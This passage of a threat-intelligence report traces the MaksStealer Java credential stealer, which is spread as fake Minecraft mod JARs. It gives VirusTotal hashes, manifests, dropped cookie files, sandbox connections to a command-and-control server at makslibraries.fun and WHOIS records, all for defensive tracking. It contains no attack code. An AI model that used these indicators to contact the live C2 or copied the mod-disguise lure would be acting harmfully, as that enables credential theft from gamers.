
Passive DNS Replication (2)

Date resolved	Detections	Resolver	IP
2025-05-08	0 / 94	VirusTotal	145.223.100.21
2025-04-15	1 / 94	VirusTotal	109.120.178.147

Communicating Files (34)

Scanned	Detections	Type	Name
2025-05-05	11 / 63	JAR	d2b77f9a552171ad89b99463b9b0fbba
2025-05-15	10 / 65	JAR	abaf5c2123f632b45ebc3ee27d71466a
2025-04-29	0 / 63	JAR	SkyCoflExtension.1.5.7-alpha.jar
2025-05-06	4 / 65	JAR	63e10882a18ee8c0044864d7e453f217
2025-05-15	0 / 65	JAR	CoinflipPRDO_v1.02.jar
2025-05-14	0 / 65	JAR	MightyMinerv2.7.0-alpha-3.jar
2025-05-16	20 / 63	JAR	0c3a0de4a35a51c129e540f53ab45f0c
2025-05-17	15 / 64	JAR	8cf29828ee093a703a61576610b9ad15
2025-05-17	0 / 65	JAR	config.jar
2025-04-25	0 / 63	JAR	Auto Fragger 2.4.6.jar
2025-04-16	2 / 62	JAR	NOTanalbuttsexpathfinder.jar
2025-04-23	2 / 62	JAR	Valentines_Mod.jar
2025-04-17	0 / 63	JAR	SkyCoflExtension.1.5.7-alpha.jar
2025-04-17	2 / 65	JAR	RSMacro-1.8.9 (2).jar
2025-05-14	9 / 65	JAR	Doma-Mod2.jar

In the following we see the malware “Oringo-Client”; the Main class is the same of MaksStealer:



Names


Oringo-Client-1.8.9-.1.4.2.jar

JAR Info

Manifest

```
Manifest-Version: 1.0
Main-Class: MaxCoffe.Coffe
```


One of the dropped files is the actual MaksStealer analysed in this report:



Dropped Files (31)

Scanned	Detections	File type	Name
2025-03-29	0 / 62	JSON	mcmod.info
2025-05-14	0 / 60	Text	Log.txt
2025-05-12	0 / 63	JAR	gson-2.10.1.jar
2025-05-14	0 / 60	Text	[NEW Cookies] Chrome_Default.txt
2025-05-14	0 / 63	JAR	gson-2.10.1.jar
2025-03-29	0 / 62	Text	[OLD Cookies] Edge_Default.txt
2025-05-14	0 / 60	DOS batch file	3903daac9bc4a3b7.timestamp
2025-04-25	0 / 61	Structured Query Language	5oiqO1L0UC.tmp
2025-05-17	1 / 62	JAR	downloaded10940091686834771566.jar
2025-05-13	1 / 65	JAR	config.jar

Another downloader communicating with the C&C is the following:



11/63 security vendors flagged this file as malicious

05e0dabc5200e24d8ce64c3586af852bf95a736b7895b8252b9661a28b350370
05e0dabc5200e24d8ce64c3586af852bf95a736b7895b8252b9661a28b350370.file

jar sets-process-name checks-cpu-name service-scan detect-debug-environment

Size 19.33 KB
Last Analysis Date 11 days ago

Basic properties

MD5	d2b77f9a552171ad89b99463b9b0fbba
SHA-1	881eeb0736f91882b554a1a468e6984e3d82141e
SHA-256	05e0dabc5200e24d8ce64c3586af852bf95a736b7895b8252b9661a28b350370
Vhash	c74ef561b3007436bb9b3b8d950a1578
SSDEEP	384:NRp/EfkuJpefNtxIl+CNSaZhhfECkgrFX8TfBTvQHGVZ+x:NRR+kuLuNTIISaZ3fECdCTJTVK
TLSH	T12C92D11E6B236735F15ADA75A08F50C2F40BA764F012E077260103EAE4E6776299BD04
File type	JAR compressed jar
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	Java Archive (77.1%) | ZIP compressed archive (22.8%)
Magika	JAR
File size	19.33 KB (19790 bytes)

History

First Submission	2025-04-30 13:43:15 UTC
Last Submission	2025-05-02 17:10:42 UTC
Last Analysis	2025-05-05 23:15:51 UTC
Earliest Contents Modification	2025-04-25 16:53:52
Latest Contents Modification	2025-04-25 16:53:52

Names

d2b77f9a552171ad89b99463b9b0fbba


05e0dabc5200e24d8ce64c3586af852bf95a736b7895b8252b9661a28b350370.file

JAR Info

Manifest

```
Manifest-Version: 1.0
Main-Class: MaxCoffe.Coffe
```


The Main-Class is always MaxCoffe.Coffe. If we move to the dropped files we can see two jar files, one is the gson-2.10.1.jar, the other has 20/63 detections:



Dropped Files (7)

Scanned	Detections	File type	Name
2025-05-16	20 / 63	JAR	0c3a0de4a35a51c129e540f53ab45f0c
2025-05-12	0 / 63	JAR	gson-2.10.1.jar
?	?	file	3011c3dfaa01e8ebaec0466158e482b4b583da30296b36fd73d4c6e933f9fb34

Even this file results to have the same Main-Class of MaksStealer, indicating that it’s the same malware, with some modifications since the hash isn’t the same.



History

First Submission	2025-04-29 12:05:04 UTC
Last Submission	2025-05-01 18:58:00 UTC
Last Analysis	2025-05-16 12:36:55 UTC
Earliest Contents Modification	2011-12-02 16:56:54
Latest Contents Modification	2025-04-29 11:20:54

Names

0c3a0de4a35a51c129e540f53ab45f0c

config.jar

downloaded12503444922182869377.jar

downloaded177523880885412620.jar


downloaded17977963847087279771.jar

JAR Info

Manifest

```
Manifest-Version: 1.0
Main-Class: Max.Maxt
```

Same with the following file:



History

First Submission	2025-05-11 10:39:21 UTC
Last Submission	2025-05-12 18:02:55 UTC
Last Analysis	2025-05-15 14:09:37 UTC
Earliest Contents Modification	2025-05-10 09:00:20
Latest Contents Modification	2025-05-10 09:00:20

Names


abaf5c2123f632b45ebc3ee27d71466a

ggbot_v2.03_Trial.jar

JAR Info


Manifest

```
Manifest-Version: 1.0
Main-Class: MaxCoffe.Coffe
```



Dropped Files (38)

Scanned	Detections	File type	Name
2025-05-01	0 / 64	JAR	config.jar
2025-05-12	0 / 63	JAR	gson-2.10.1.jar



Names

config.jar
downloaded17270893800966085776.jar
downloaded17960134765249446927.jar
downloaded17660513372073769116.jar
downloaded8313425510710566263.jar
downloaded15280168814357451512.jar
downloaded10077134683755542108.jar
downloaded3218090564621189604.jar
downloaded4783077100545852160.jar
downloaded11850228723464240691.jar

JAR Info


Manifest

```
Manifest-Version: 1.0
Main-Class: Max.Maxt
```

This pattern is repeated for every file, so we can conclude there are, at the time of the analysis, 34 different downloaders for MaksStealer.

Any.run analysis

The malware analysed in this report is also currently uploaded to any.run, indicating that the campaign is still active:




Public submissions

9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398

Windows 10 Professional 64 bit 17 May 2025, 07:46	Malicious activity	9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398.jar Zip archive data, at least v2.0 to extract, compression method=deflate java stealer	MD5: 112C63C2370485073F79B5A8B715A67D SHA1: 49DFBA129D1F7E52997191F79A35576F094F9AC2 SHA256: 9A17F87DCD2208F8F62ED76A15A6C52817008E77179C8B1F7F39C079D419F398
Windows 10 Professional 64 bit 16 May 2025, 13:47	Malicious activity	CasinoEssentialsBETA_v1.04.jar Zip archive data, at least v2.0 to extract, compression method=deflate java stealer	MD5: 112C63C2370485073F79B5A8B715A67D SHA1: 49DFBA129D1F7E52997191F79A35576F094F9AC2 SHA256: 9A17F87DCD2208F8F62ED76A15A6C52817008E77179C8B1F7F39C079D419F398
Windows 10 Professional 64 bit 16 May 2025, 13:12	No threats detected	9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398.jar Zip archive data, at least v2.0 to extract, compression method=deflate java	MD5: 112C63C2370485073F79B5A8B715A67D SHA1: 49DFBA129D1F7E52997191F79A35576F094F9AC2 SHA256: 9A17F87DCD2208F8F62ED76A15A6C52817008E77179C8B1F7F39C079D419F398

While pivoting through the name “MaksRAT” using Google, since “RAT” is the slang used in the Minecraft community to refer to these types of stealers, I stumbled in an any.run analysis from 29th March 2025 [4], which is very interesting:




? maksrat.jar

Unknown | Zip archive data, at least v2.0 to extract, compression method=deflate (19.84 kb)
Mime: application/zip Entropy: 7.95


MD5	4A4668D3D329E0956398ECCE4A5CE42E
SHA1	E553D2A032F7F03A951FFE5D32378F0ACAF0893A
SHA256	F7202E0F0F6DC468E5380094B4A333B65F19C0C544B3AA0045976D2D696DBACD
SSDEEP	384:taca/zNZjVwWwXcBFjKoKyW2TMpROJ4a93iyR4iluGA8wA1:tar/ZDwWVjvD1YphyRVluP8X1
TrID	78.3% Java Archive 21.6% ZIP compressed archive
Magika	100% jar

The file maksrat.jar has the same classes of the sample analysed in this report. We move to the "Connections" tab of any.run and we find again the same pattern of MaksStealer:




Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
4898 ms	TCP	🔥	4776	javaw.exe	🇷🇺	109.120.178.147	4024	www.makslibraries.fun	–	↑ – ↓ 15 Kb
4903 ms	TCP	🔥	4776	javaw.exe	🇷🇺	109.120.178.147	4025	www.makslibraries.fun	–	↑ – ↓ 1 Mb
6237 ms	TCP	✓	6544	svchost.exe	🇳🇱	20.190.160.4	443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 35 Kb ↓ 9 Kb
6251 ms	TCP	✓	6544	svchost.exe	🇺🇸	184.30.131.245	80	ocsp.digicert.com	AKAMAI-AS	↑ 236 b ↓ 873 b
8432 ms	TCP	✓	6184	java.exe	🇺🇸	199.232.192.209	443	repo1.maven.org	FASTLY	↑ 679 b ↓ 6 Mb
13040 ms	TCP	✓	2104	svchost.exe	🇮🇪	4.231.128.59	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 2 Kb ↓ 6 Kb
17137 ms	TCP	🔥	6184	java.exe	🇷🇺	109.120.178.147	6657	www.makslibraries.fun	–	↑ 289 Kb ↓ –

The C&C server has a name related with the C2 observed during our analysis. We can use "whois" to have a clue of when the campaign has started:



```
Administrative country: Ukraine
Billing country: Ukraine
Create date: 2024-08-29 00:00:00
Domain name: makslibraries.fun
Domain registrar id: 4156
Domain registrar url: whois.nicnames.com
Expiry date: 2025-08-29 00:00:00
Name server 1: NS10.UADNS.COM
Name server 2: NS12.UADNS.COM
Name server 3: NS11.UADNS.COM
Query time: 2025-04-15 23:35:07
Registrant country: Ukraine
Technical country: Ukraine
Update date: 2025-04-15 00:00:00
```

